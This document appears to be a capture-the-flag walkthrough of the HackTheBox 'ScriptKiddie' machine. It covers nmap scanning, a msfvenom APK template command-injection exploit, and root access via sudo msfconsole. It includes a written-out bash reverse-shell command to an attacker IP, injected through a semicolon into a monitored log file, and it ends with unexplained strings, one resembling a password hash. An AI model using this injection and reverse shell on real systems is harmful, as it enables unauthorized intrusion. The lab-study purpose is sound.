SCRIPTKIDDIE


Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as scriptkiddie so lets hop over to our terminal ..

Machine	INFO
NAME	SCRIPTKIDDIE
IP	10.10.10.226
POINTS	20
OS	LINUX
DIFFICULTY	EASY
OUT ON	06 FEB 2021
CREATER	0xdf

1. First thing first lets scan the machine using nmap .. and we got two ports running PORT 22 and PORT 5000.


```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-18 14:47 IST
Nmap scan report for 10.10.10.226
Host is up (0.70s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/18%OT=22%CT=1%CU=36995%PV=Y%DS=2%DC=T%G=Y%TM=602E30F
OS:4%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST1
OS:1NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT       ADDRESS
1   591.29 ms 10.10.16.1
2   296.63 ms 10.10.10.226

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.62 seconds
```


2. The webserver is running on PORT 5000 and it seems to be a payload generator for varoius OS using metasploit



3. And we can see that the version is vulnerable by template cmd injection in android apk files now lets exploit ..

4. Unitill now we know that we can generate a payload using this msf-framework and we can also see that it generates payload at /static/payloads/name.exe where we can download the payload






5. On the web server we can see that the web server allows us to choose our the apk template ,Now after googling a bit found a rapid7 blog where they are exploiting the template injextion vulnerability : https://www.rapid7.com/db/modules/exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection/

6. Lets create a template using metasploit exploit : unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection on the webserver select the following options and open a netcat listner in new terminal

OS = android
Lhost = 127.0.0.1
apk = msf.apk




7. After hitting the generate button we got a shell

8. Cat out the user.txt file from /home/kid/user.txt now its time for privilage escalation ..


9. There is another user called as pwn in the home/pwn we can see a bash file called as scanlosers.sh which shows the PATH=/home/kid/log/hackers

10. After doing a quick testing for command injection inside /home/kid/log/hackers file we were able to put two spaces and semicolon (;) with our bash reverse shell


shell : echo " ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.12.13/443 0>&1' # >> hackers (we put the # to escape redirection to /dev/null output)




11. After getting a reverse shell as pwn user i executed the sudo -l and i found that i was able to run /opt/msf/msfconsole as root



12. So i started the msfconsole and we got the root shell and root.txt





IF YOU LIKE THIS POST MAKE SURE TO LIKE SHARE AND COMMENT !!

RO4wVQ/hyXhjln4S
$UQl5o6XSa2USqAM.RT9YwujFhZWriZqEz5We.opH1FLTbDtLfruET9jlKcEEqfxnCb1UxwhcfWJ/2gPJE77